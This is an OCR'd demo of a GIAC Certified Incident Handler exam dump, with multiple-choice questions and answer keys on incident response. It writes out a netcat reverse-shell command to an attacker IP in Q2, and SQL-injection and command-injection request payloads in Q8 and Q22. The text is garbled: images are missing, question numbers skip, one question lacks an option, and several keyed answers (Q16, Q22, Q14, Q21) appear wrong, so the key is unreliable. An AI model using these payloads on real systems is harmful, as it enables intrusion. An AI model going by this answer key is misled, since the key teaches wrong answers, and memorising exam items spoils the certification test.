
Vendor: GIAC

Exam Code: GCIH

Exam Name: GIAC Certified Incident Handler

Version: DEMO

QUESTION 1
Which Windows command cruted the output below?



A. get-nettcpconnection -state established
B. netstat -an | findstr /i "established"
C. netsh lan show tracing
D. get-netiphttpsstate | select-object*

Answer: B

QUESTION 2
An attacker at IP address 11.22.33.44 set up a reverse shell so he could execute commands on a server (internal IP address 192.168.20.21) that sits behind a site firewall blocking incoming SSH traffic but allowing all outbound traffic. What command would he run on the server?

A. tcpdump -nn port 22 and host 11.22.33.44
B. ssh -b 192.168.20.21 -p 22 11.22.33.44
C. nc 11.22.33.44 22 -e /bin/sh
D. lsof -i @192.168.20.21:22

Answer: C

QUESTION 3
With what frequency does the AWS API Gateway assign a new IP address?

A. Unique Session
B. Each Second
C. Each Request
D. Unique Source IP

Answer: C

QUESTION 4
Which of the following describes OSINT?

A. The collection of publicly available information used for reconnaissance against a target
B. The use of online or open source tools to gain unauthorized access to a target's internal network
C. The use of public websites and social media for command and control of compromised targets

D. The collection of active threat information from different sources for creating targeted IOCs

Answer: A

QUESTION 5
Using the command below, to which share will the user be connected on 192.168.99.10?

C:\> net use \\192.168.99.10

A. C$
B. ADMIN$
C. SMB$
D. IPC$


Answer: D

QUESTION 6
Which would be the ideal system for conducting analysis during cloud investigations?

A. Cloud-based forensics system using the organization's service account
B. On-premise forensics system with limited network connectivity
C. On-premise forensics system with connectivity to the cloud service
D. Cloud-based forensics system using an independent service account

Answer: D

QUESTION 7
What type of attack is being attempted in the following image?



A. Credential stuffing
B. Buffer overflow
C. Cross-site scripting
D. SQL injection

Answer: D

QUESTION 8
How should an incident handler classify the following event shown in the output below?

```
GET http://www.fancypants.com/inventory/price_db_search.php?
search=10'%20AND%20(SELECT%20supersecretsale%20FROM%20(SELECT(SLEEP(5)))manag
ement)--  HTTP/1.0

User-Agent: Opera/9.80 (X11; Linux x86_64; U; en) Presto/2.8.131
Version/11.11

Host: www.fancypants.com

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:49.0)
Gecko/20100101 Firefox/49.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Pragma: no-cache

Cache-Control: no-cache
```

A. DNS Spoofing
B. SQL Injection
C. Directory Traversal
D. Command Injection

Answer: B

QUESTION 9
An administrator runs the following command. What should be their next step based on the output shown?

```
C:\Users\jondoe> Get-CimInstance -Class Win32_Process | Where-Object -
Property ProcessId -EQ 80 | Format-List -Property CommandLine

CommandLine : excel.exe -nop -exec bypass -enc
V2hpbGUoJEhpcmluZyl7JEdvb2RDYW5kaWRhdGVzID0gQCgiS2F5bGVlIiwgIkJvYiIsICJBbGljZ
SIpOyAkTmV3RW1wbG95ZWUgPSAkR29vZENhbmRpZGF0ZXNbMF07ICRIaXJpbmcgPSAkZmFsc2V9IA
==
```

A. Examine child processes
B. Decode the Base-64 value

C. Halt the running process
D. Verify the SHA256 hash

Answer: B

QUESTION 10
What would a forensic analyst extract from the following registry key?

HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SRUM\Extensions

A. Temporarily stored system activity data
B. File associations for installed programs
C. Recently searched files and directories
D. System policies for web browser add-ons

Answer: A

QUESTION 11
What can be inferred from the results below?

```
PS C:>  Get-MsolUser -All | Where {$_.IsLicensed -eq $true} | Select
DisplayName, @{n="License ID"; e={$_.Licenses.AccountSKUid}}
DisplayName    License ID
-----------    -----------
THaverford     SpringfieldPRDept:SPE_E5
GBlundin       SpringfieldPRDept:SPE_E5
ALudgate       SpringfieldPRDept:SPE_E5
RDunn          SpringfieldPRDept:P1
```

A. There are less logs for RDunns account
B. RDunn has a higher priority than other accounts
C. There is a higher cost for RDunn's account
D. RDunn has an administrative account

Answer: D

QUESTION 12
What is an incident handler looking for when executing the PowerShell command below?

Get-ItemProperty 'HKLM:Software\Microsoft\Windows\CurrentVersion\Run'

A. Programs that load automatically when the system starts
B. All applications that are currently running on the system
C. List of installed software that are available to be executed
D. The version numbers of software installed on the system

Answer: A

QUESTION 13
How do DNS tunneling tools like DNSCat2 avoid DNS caching?

A. Use a different UDP port than 53
B. Send packets at regular intervals
C. Generate many unique subdomains
D. Encrypt the DNS queries

Answer: C

QUESTION 14
Which of the following is a suspicious entry in the Volatility output attached?

```
student@GIAC:~/volatility# ./vol.py -f /mnt/hgfs/VM_Files/mem/Win10.mem netscan

Volatility Foundation Volatility Framework 2.6.1
Offset(P)   Proto   Local addresses       Foreign Address     State       Pid   Owner
0x856e2a40  UDPv4   0.0.0.0:123           *:*                             900   svchost.exe
0x857e9968  TCPv4   172.16.42.103:55383   54.152.208.117:443  CLOSED      -1
0x85ae2a40  UDPv6   ::1:1900              *:*                             3660  svchost.exe
0x85be9968  TCPv4   172.16.42.103:55383   8.250.42.254:4444   ESTABLISHED 3872  iexplorer.exe
```

A. Invalid IP address of the second Svchost connection
B. Incorrect owner for the UDP listening port for PID 900
C. Unusual port used for the TCP connection for PID 3872
D. Closed connection to a web server with no owner process

Answer: D

QUESTION 15
Which step would an attacker likely take before using MSBuild.exe?

A. Install MSBuild.exe to %SYSTEMROOT%
B. Translate attack code into C#
C. Make changes to Windows Firewall

Answer: B

QUESTION 16
Which tool can generate source code that can be used as a payload on a Windows system using the following command?

msbuild.exe shellwrapper.csproj

A. msfvenom
B. wscript.exe

C. nmap scripting engine
D. MOF Compiler

Answer: D

QUESTION 17
An analyst believes that an attacker used the built-in tool MSBuild to compile msfvenom code. What evidence can the analyst look for to test this theory?

A. Program execution from hidden directories
B. Altered copies of MSBuild on the filesystem
C. Encrypted TCP connections
D. Downloading of a shellcode wrapper

Answer: B

QUESTION 18
Which file is critical to remove from a domain controller after a password audit?

A. wordlist.txt
B. john.pot
C. shadow
D. ntds.dit

Answer: D

QUESTION 19
Which of the following commands will show programs set to autostart?

A. schtasks/query
B. wevtutil qe security /f:text
C. Get-EventLog -LogName Security
D. wmic startup list full

Answer: D

QUESTION 820
What information security risk could be identified with the use of the DPAT tool?

A. IT administrators who reuse passwords between their user account and their admin account
B. Multiple users on different workstations sharing a single account
C. IT administrators who use their personal workstation to connect remotely to servers
D. Users that increment their password by one character every time they change it

Answer: B

QUESTION 821
An analyst finds that a malicious program contains the instructions add 10, eax followed by sub

10, eax. What technique was the attacker likely using?

A. Ghostwriting
B. Code signing
C. Compile After Delivery
D. Living Off the Land

Answer: D

QUESTION 22
How should an incident handler classify the following event shown in the output below?

```
GET http://www.giac.org:80/utils/dnslookup.php?
www.sans.org+cat+%2Fetc%2Fpasswd  HTTP/1.0
User-Agent: Opera/9.80 (X11; Linux x86_64; U; en) Presto/2.8.131
Version/11.11
Host: www.giac.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

A. DNS Spoofing
B. SQL Injection
C. Directory Traversal
D. Command Injection

Answer: C

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